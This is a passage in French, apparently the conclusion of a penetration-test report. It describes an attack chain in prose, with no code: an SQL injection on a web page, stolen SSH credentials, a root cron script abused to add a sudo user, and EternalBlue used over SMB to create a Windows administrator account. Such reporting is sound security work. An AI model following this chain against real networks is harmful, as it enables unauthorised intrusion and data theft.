À partir de cette faille nous avons alors un pied dans le réseau sur un serveur, depuis celui ci nous trouvons les identifiants SSH de la machine zeus. La machine zeus est un serveur SSH, lorsque nous nous connectons avec les identifiants trouvés sur le serveur Web, nous y découvrons un script exécuté avec les droits root par le logiciel cron. Grâce à cela nous avons pu nous créer un nouvel utilisateur avec les droits sudo.
Nous avons désormais un utilisateur root sur le réseau de l'entreprise en ssh. Depuis cette machine nous avons alors découvert un autre sous-réseau composé de machines Windows, grâce à l'exploitation des failles du protocole SMB par Eternalblue, nous avons pu créer un nouvel utilisateur avec les droits administrateur et ainsi récupérer des fichiers sur cette machine.

Ce rapport démontre qu'une simple faille SQL sur l'affichage de tarif sur un site web a provoqué l'infiltration dans le réseau puis par enchaînement de failles, la prise de contrôle totale du serveur zeus.entreprise.net et d'une machine Windows.

Les images "indice33.jpg", "indice34.jpg" et "indice35.jpg" en page 12 et 13 sont extraites des serveurs web et zeus comme preuves des conséquences de ces failles.